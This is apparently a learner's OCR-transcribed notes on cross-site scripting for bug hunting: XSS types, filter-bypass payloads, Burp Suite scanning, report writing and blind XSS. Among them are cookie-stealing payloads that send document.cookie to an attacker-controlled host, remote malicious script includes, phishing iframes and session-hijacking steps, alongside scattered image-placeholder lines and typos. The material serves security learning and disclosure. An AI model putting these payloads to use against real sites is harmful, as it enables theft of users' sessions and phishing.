XSS


Cross site scripting

* It is a type of injection.

* impact of XSS:
  + Cookie theft
  + keylogging
  + Phishing
  + URL redirection

* types of XSS:
  + reflected XSS (deliver payload to a single user), XSS is reflected not Stored.
  + Stored XSS (deliver payload to every use), XSS payload is Stored in website
  + DOM-based XSS (XSS is just in the browser, nothing is sent to the server Website or client side, it is just on the attacker side.

* How to hunt for XSS:
  + Find a input parameter, give any input there. If your Input reflect or stored any where, it means there may be xss.
  + Try to execute any javascript code there, if you succeed to execute any javascript then there is a XSS.
  + Exploitation of XSS.

* 

* the main idea is that browser execute HTML, we know that javascript can work with html.
* remmber to close html tag and write your javascript payload.
* javascript does not execute insid html tag
* my input convert to string, then try to use onmouseove="mypayload;"

* Some sites fliter the input When you close the tag.
  So use this: `<svg/onload=alert(1);` -> we call this <svg> vector payload.
* Some sites delete the open C entities, so try to encode it with html encode `&#40 = (` , So if the is filter just encode it to html code.
* Whenever they take a url as an input, you can try to inject payload through a file.
* when something is filtered, you can convert it into html code so browser directly execute that.

`<input value="Hello" type=image src onerror="alert(1)" >`

* <p> tag represents plain text, so you need to use <svg> vector payload -> `<svg/onload=alert(1);`
* remmber comments in html is `<!-- -->` or `/* */` if one is filtered use the another. do not forget to close html tag.

practice regular expressions

Remmber:

① See where your input is reflected and close the tag and write your payload.

② filtering close tag so use <svg> vector payload. → <svg/onload=alert(1);


③ if your script does not work, it could be reflected as plain text, so put <svg> before you script or payload.

④ Sometimes <svg/onload=alert(1); does not work, so use write <svg> befor your script: <svg><script>alert(1)</script>

⑤ take a look on javascript code on the site because some time the script should be executed by a link and inside the javascript file is your payload.

⑥ plain text → <svg><script>... or <svg/onload=alert(1);

HTML entities used if sites have filter.



12. XXS through filter bypass payloads on labb.

* we can not go to every page and inject it to see if xss is valid, so we will use burpsuit.

1. Spider, this spider will crawl all the urls.
2. I will filter url having parameters.
3. then I will check my input is reflecting or not
4. I will try to inject any javascript code there.

Steps:

get the target site → burpsuit → intercept on → target site refresh → burpsuit → intercept off → Target → → select the site → filter parameter → try to inject each site → click right & send to Repeater → in Repeater see if parameter is reflecting or not ← reflecting → it has xss / not → it is secure, no xss. → two ways to inject javascript code ← manual / file.

→ With file, so use intruder to inject payloads automaticaly. prepare & start attack.

→ filter results highest length to the lowest → click right on the payload and show response in Browser.

* XSS hunting:

① find parameter.
② give any input there. ← reflected → keep going / no reflecting → stop.
③ try to inject any javascript there.

* automaticaly inject javascript

① Spider the site to get urls
② Send to repeater to test if there is XSS or not
③ if yes, send to intruder to inject url automaticaly.
④ sort the results highest to lowest length and see in browser.

Write Report:

In Intruder Attack, click right on the html code → Engagment tools → generate CSRF PoC → copy html → Save the code as .html

So you need a Screen Shot & the .html page where the vulnerability exists.

Note: Sometimes you need to change the body encode and copy html.

Vulnerability name: Post Based xss.

Vulnerable URL: repeater → RAW → click right & copy url.

Vulnerable parameter: on which parameter you found the vuln.

payload: payload you used to identify vulnerability.

How to reproduce this issue:

1. As this is a post based you need to create a html csrf to trigger xss.
2. html code is below: html code
3. Save this as a .html
4. open that html and it will trigger xss.

Note!
to report the vulnerability, search using:
site:.any.com responsible disclosure

POC: Screen shot is enclosed in attachment.

---

17. XSS through header Parameter

In repeater set new line and write: Refeler: <script>alert(1)</script>
→ show response in Browser.

19. exploition of xss

* URL redirection → document.location.href = "http://bing.com"
* phishing → <iframe src="any.com" height="100%" width="100%"></iframe>
* cookie stealing → document.location.href = "myhost.com/?page="+document.cookie

use cookie manager to steal the victim session.
↳ add new cookie and save & refresh.

22. xss through file uploading:


if you uploaded any file and file name is reflecting on the html page you can execute any javascript code by rename file name as one of the xss payloads.
burpsuit → intercept on → upload file → burpsuit → send to intruder → select only file name, prepare & start attack.

Host: www.bing.com"><script>alert(1)</script>
Get: /about/xss

} everything is injectable, so inject it and see is it reflected

Ebrahim Al Hegazy:

levels:



* use pastebin.com, write your code and pastebin.com will give you a like for your code. Create -> raw -> copy url

* How change self xss to stored xss:
  -> send to user reflect xss with js payload
  -> in js payload contains commands to set new cookie, and when ever he open specific page it will show up reflected xss.


* How to steal cookie user through xss:
  you will need 3 things:
  1. code.js -> javascript code that will steal user cookie.
  2. demo.php -> php code to store user cookie & other infos.
  3. logs.txt -> user data/cookies will be stored here

```
document.location = "http://mysite/dem.php?cookie=" + document.cookie;
```

my payload:

```
<script src="mysite.com/code.js"></script>
```

* http only flag: javascript can't access cookie.



XSS JS Commands

```
alert(ducoment.cookie)
alert(document.location="website")
<Body onload=alert("Hello")>
<b onmousover=alert('Hello')>click</b>
<img src="path" onerror=alert("Hello");>
<script>document.body.innerHTML="Hacked by me"</script>
<script src="any.com/melicious.js"></script>
```

* Blind XSS : It is a type of stored XSS.

↳ which means input will stored in Server/DB.


→ <Script> alert(1) </script> I will put it in contact us textBox.
it will stored in DB.

→ Admin will review contact us page to see messages and my payload will be executed und pop up my script.


→ but how will attacker know if script is executing or nat? → that why we call it XSS Blind.

* Where to look for XSS Blind ?

1. contact us page
2. log viewers page
3. feedback page
4. chat app
5. ticket generation app
6. any application that require user moderation.
7. Submit complaint.



Senario :



* what to do simply ?

↳ go to contact us page & intercept request

↳ inject your user-Agent with Blind xss payload.

* to find blind xss use xsshunter.com

↳ create an account there